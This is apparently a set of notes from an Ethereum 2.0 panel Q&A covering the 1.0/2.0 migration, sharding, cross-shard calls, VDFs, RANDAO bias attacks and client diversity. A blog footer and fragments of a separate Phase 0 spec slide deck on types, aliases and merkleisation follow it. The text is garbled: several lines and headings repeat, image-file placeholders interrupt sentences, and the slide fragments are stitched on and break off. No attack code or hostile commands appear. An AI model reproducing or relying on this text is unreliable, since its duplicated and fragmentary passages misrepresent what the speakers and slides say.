Justin- If you have a 1.0 contract with a long projected life, the 1.0 chain will most likely live on for decades. However, it’s important that it remains sustainable, issuance needs to not be that high. This can be accomplished through 2.0 finalisation, might be able to live on transaction fees alone. Other approach would be to embed 1.0 chain as a contract within 2.0—this seems ambitious as an engineering question. Is it worth the time and effort?

8. Will the ETH 1.0 chain be isolated?

Justin- At the very least you would be able to transfer Ether between both chains.

Carl- Merkel roots of data from ETH 1.0 chain can be included on 2.0 chain (proving accounts).

9. Why is it necessary to reduce issuance on 1.0? If there is a chain reorg on 1.0 a year into the new chain, how would that affect 2.0?

Justin- Issuance can be reduced because 1.0 is finalised by 2.0. At most it could be a 6 minute reorg from a bad miner. Issuance should be reduced because it is expensive for investors to get continuously diluted—ideally would be .5% for the entire Ethereum system. Secondly, it is environmentally expensive. With POS you get better security for a cheaper price.

10. For dapp developers considering other chains who may

launch sooner, how will this affect the 2.0 product?

Greg- We live in a multi-chain future. If dapps want to move to other chains they will, but their users might not. Layer 2 solutions will likely fill that deficiency before forcing dapps to move to other chains.

11. Could the deposit address on 1.0 be read by contracts on 2.0, allowing for some communication? What does the migration path actually look like?

Carl- Goes back to the idea of using merkel roots to include data, same conditions apply if 2.0 is finalising 1.0. Long term it depends on what happens with 1.0 (1.x, EWASM), if there is a WASM interpreter running in a shard then data will be more accessible.

Zak- Keep building / developing as you are, but anticipate that you may have to restart / redeploy on 2.0. Will present fewest vulnerabilities and security issues.

Diederik- If the 1.0 chain keeps running, you wouldn’t want to run on both at the same time. May want to stop support on 1.0, take state roots of the dapp and reinitialise on 2.0. Doesn’t need to be defined in the protocol.

12. How would you know which shard your contract gets deployed on? What do cross-shard calls look like?

Carl- It will be your choice, each will have different gas markets which will lead to economic load balancing.

Lane- Considered baking the load balancing into the protocol but it was incredibly complicated. Population density / cost of living analogy. Higher densities might have network effects but there are also costs associated with it. Yanking will also allow for asynchronous contract movement between shards.

Justin- Cross shard calls is a design space with tradeoffs, no single answer, like Plasma. People will try different things and standards will emerge. One thing to consider is that there will be basic infrastructure at the protocol layer in the form of crosslinks. This is a way for every shard to have light client access to other shards. Most likely there will also be basic asynchronous cross-shard calls. This works by having a special contract on each shard that burns ether sent to it. The burn generates a receipt which can then be consumed on the shard on the other end of the transaction as soon as the sending shard has been finalised through the beacon

the transaction as soon as the sending shard has been finalised through the beacon chain.

13. Would transactions (contract calls) spanning multiple blocks be feasible or is it better to deploy all contracts a tx might touch on a single shard?

Justin- Latency from basic infrastructure would be one epoch, 6 minutes. To get anything faster you can also experiment with optimistic approaches. Assume that the checkpoint will be finalised but don't wait for it, and then layer your next actions on top of that. If for some exceptional reason this does not occur there would be a revert mechanism built in. The design space opens up here—you can trade off certainty of execution vs. latency.

14. As core researchers how can we listen to and respond to the concerns of dapp developers?

Lane- Reddit AMAs, had a 2.0 AMA recently.

Justin- One of the biggest concerns for 2.0 will be storage fees. Good news is that there is movement in the form of 1.x which will help give feedback. This also applies to the Plasma research, state channels, etc. Getting close to world computer will require these Layer 2 solutions.

Lane- None of the 2.0 work requires a 1.0 hard fork, however, there will be experimental efforts like storage fees that will likely take place via a 1.0 HF. EWASM is also important on this front.

15. VDF (verifiable delay function) ELI5? What is the difference between a VDF and POW today?

Justin- We need VDFs to get a very high quality of randomness. RANDAO gets a pretty good version but these together get basically perfect randomness. ELI5: There are ~100 people in a dark room, with a die in the middle. They are asked to roll the die, however some do not participate honestly because they are asleep or malicious. They cannot see the die. If there is only one honest person rolling the die, then the end result is no one can know what the final value will be. VDFs provide a mechanism to keep the lights off for a preset period of time and not before. It's an artificial delay mechanism for seeing the unique answer that will only be seen at a future time. Malicious actors are constrained by physics.

16. What is the perceived value with VDFs?

Justin- Originally the idea was to harden the consensus layer because RANDAO is vulnerable to two attacks. In RANDAO, the last entity invited to reveal in an epoch can choose to not reveal—this biases the randomness by one bit. In the "last revealer attack" if they somehow manage to control the last 3 slots, then they can control 3 bits of attack surface (8 random number possibilities). If randomness can be biased in one epoch, malicious actors can use that bias even more in the next epoch —meaning you push your slot closer to the reveal period. This is called the "amplification attack": if you control 35% of the stake, you would be able to put yourself in the last revealer position 50% of the time.

To address these biases at the protocol layer, we have security margins. One way is to have stronger assumptions, ie, that people are honest. If there were better randomness, your assumption that 70% of the network is honest can be reduced to 66%.

A second, more tangible value for strong randomness (VDF) is at the application layer. Would be incredibly important for something like a billion $ lottery, where one biased bit of randomness increases the odds of payout for large players.

17. How do implementer teams make sure your clients talk to each other?

Mehdi- Biweekly implementer calls help to coordinate the teams on development. In terms of the protocol layer, there are also test vectors set by the Ethereum Foundation which each implementation is on par with the specification. Will hopefully see a multi-client testnets in a few weeks time.

18. What are the biggest challenges facing implementers?

Mehdi- Funding. This problem is not unique to the Ethereum space, affects all of open source. Need to find sustainable business models. Another challenge is balancing between their current work and staying up to date with the spec.

Greg- The Chainsafe implementation in Javascript has seen issues with numbers. How to properly handle this with regard to communication between clients? Also difficult when the spec is not versioned, however this has been fixed recently by the research team.

Mehdi- The naiive implementation of the spec would not work, would require a lot of

Mehdi- The naiive implementation of the spec would not work, would require a lot of optimisation. This is a requirement on top of the spec implementation.

19. When should specification optimisations occur?

Diederik- There is a tradeoff between optimising prematurely or researching for a better solution.

Carl- From a spec writing perspective we have optimised for readability. It should be easy to understand. The research team has been moving away from a plaintext script towards python executables (exe). They want clients to come up with different optimisations to solve problems in different ways. Trying to avoid all clients failing in the same way and possibly missing better optimisations. If everyone is focused on different methods of achieving the naiive spec this is probably better for the health of the ecosystem in the long run.

Greg- We need client competition to a certain degree. Client specific optimisations on top of a barebones spec leads to different tradeoffs.

Mehdi- Simplicity was certainly a design goal for Ethereum Serenity. The spec does not necessarily need to have all client optimisations built into it. He views the client as a public good.

Lane- It's part of the Ethereum ethos to have multiple implementations (as compared to Zcash or Bitcoin). Important to point out that there have been consensus failures, it's a useful method to catch bugs.

20. What is the advantage to having more than 2–3 client implementations?

Lane- There might be diminishing returns.

Diederik- In terms of ETH 2.0 it's important that large groups of validators do not fail at the same time if their client has the same bug. Diversity is healthy for the validator ecosystem.

Zak- Language differences play a part. Different clients can be more modular depending on the usecase. There is a lack of standards / specifications for what clients are required to do — will lead to healthy competition.

Greg- Diminishing returns are real, probably already. First, the spec is not quite

finished and bugs are being found. Case in point, being able to transfer on the Beacon Chain activates validators and then they are being slashed because they aren't aware. Second, readability is huge. The spec is complex, not everyone knows Rust. Third, contributions to upstream libraries. All the teams need libp2p so all each language is completing what they need, leading to a more unified feature set. (Looks at camera: Dean, we don't need a client in swift)

Lane- Readability is important. The yellow paper is challenging to understand, he finds the Trinity source code easier. Reading the client implementation might be easier than digesting math for developers. There is also other types of experimentation going on, e.g. business models.

21. What project coordination would be helpful for both developing the spec and helping across teams?

Greg- Happens in gitter or side communications between implementers. The researchers are doing an incredible job letting people know what's up, Danny especially. We're still in the research phase, though very close to finalising. Additional formal coordination isn't necessary quite yet, perhaps when the cross-client testnets are closer it might be more important.

Mehdi- Agree, Danny is doing an amazing job. It's also difficult in a decentralised environment because no one formally told him to do it. Wouldn't work in a commercial context, a researcher acting as a project manager would be unheard of.

Greg- Implementers call standup gives a good enough of an understanding between client teams. With a cross-client testnet it will come down to implementers chatting with each other.

Zak- A working multi-client testnet has been challenging. Need conformance tests, performance metrics, functional docker files. Might be good to have Cat Herders coordinate a multi-client testnet, should not be the responsibility of the client developers. Please try to move away from writing everything to memory.

Diederik- Need to shift from single to multi-client testnets. This is difficult because there is still undefined pseudo-code in the spec. There are plans to formalise these parts of the spec. They want big picture test vectors to make sure clients generally confirm state transitions and also agree on networking.

22. What is the ETH 2.0 roadmap? How has it evolved?

22. What is the ETH 2.0 roadmap? How has it evolved?

Justin- The roadmap is bigger than the spec, which only refers to Phase 0. The roadmap has evolved significantly over the years, up until recently it was primarily driven by the research team (Vitalik and Vlad mostly). The roadmap is changing in relatively smaller ways. One example is the addition of transfers—will the BETH token be fungible, will there be tax implications? It was a low hanging change. Phase 0, 1 and 2 are pretty well defined—what come after is more blurry. They would like to have a quantum secure chain after that, part of the reason they gave the grant to Starkware. Starks are probably powerful enough to handle all of those problems, including signature aggregation (replacing BLS signatures), can be useful for VDFs. Another non-quantum secure part is randomness—whereas right now they use BLS signatures, there is a new design requirement for ETH 2.0: it should be friendly to MPCs (n of m staking pools).

23. What's one thing you would change about the roadmap if you could?

Diederik- In the short term, from Phase 0 to 1 there is room for concurrent research on how shards can be upgraded individually.

Mehdi- We had to throw away a lot of Rust code but we learned a lot, it's fine. One thing they would have done differently is to maybe wait until a release candidate was ready. Much better now with releases and a change log.

Greg- Disagrees with the Kyokan report claim that there isn't input from implementers to researchers, he can still ask questions.

Zak- Thinks there should be more formal verification. Should be a feedback between formal verification and the eventual spec changes. Formal verification is is like establishing a blueprint for a building. Should occur before construction begins.

24. Is there any interaction between the EEA and the ETH 2.0 efforts?

Zak- There is not much interaction or interest in 2.0. They are focused on enterprise implementations, 2.0 seems too far into the future. Too early to say what will happen in the future.

25. What is the best way to approach "execution engines" in Phase 2 (look at EVM, consult with dapp devs)? Where is


the best place to discuss these ideas?

Zak- ethereum-magicians.org OR ethresear.ch. Gitter is a great place to voice your opinion.

Greg- For dapp devs they can still contribute to EWASM issues, join some gitters, github issues. Just because you don’t write code doesn’t mean you can’t contribute.

Lane- All avenues are developer friendly, perhaps not for non-developers. Cat herders are a great way to get involved if you are non-technical. Build a design ring if you are a designer.

Hopefully people find this helpful. Thanks to Fluence for livestreaming and Lane / MP for facilitating. If there are any errors or inconsistencies, comment or message me. I can also be found here, looking for work.




Never miss a story from **The Fellowship of Ethereum Magicians**

GET UPDATES


Ethereum 2.0 phase 0

Deep dive into the key objects


Hub-and-spoke model




Hub-and-spoke model




Beacon chain (slots, blocks, state)



Beacon chain (slots, blocks, state)



Beacon chain (slots, blocks, state)



State transition function

```
(pre_state, block) -> post_state (or error)
```

1. Background on objects
2. `State` object
3. `Block` object

1. Background on objects
2. `State` object
3. `Block` object

Basic types

Basic type	Serialisation	Initial value
`uint64`	8 bytes (little endian)	`0`
`byte`	1 byte	`0x00`
`bool`	1 byte—`0x00` or `0x01`	`False`

Composite types

Name	Fixed-size	Homogeneous	Notation
containers	yes	no	{ }
tuples	yes	yes	[n]
lists	no	yes	[ ]

Aliases


Alias	Type
`Slot`	`uint64`
`Epoch`	`uint64`
`Shard`	`uint64`
`Index`	`uint64`
`Amount`	`uint64`
`Timestamp`	`uint64`

Aliases

Alias	Type
Slot	uint64
Epoch	uint64
Shard	uint64
Index	uint64
Amount	uint64
Timestamp	uint64

Alias	Type
Hash	[32]byte
Root	[32]byte
Pubkey	[48]byte
Signature	[96]byte
Bitfield	[]byte
Flag	bool

Hashing



Chunk merkleisation

[32]byte
chunk

[32]byte
chunk

[32]byte
chunk

Chunk merkleisation

pad as necessary
to power of 2


[32]byte
chunk

[32]byte
chunk


[32]byte
chunk

0x00...00
chunk

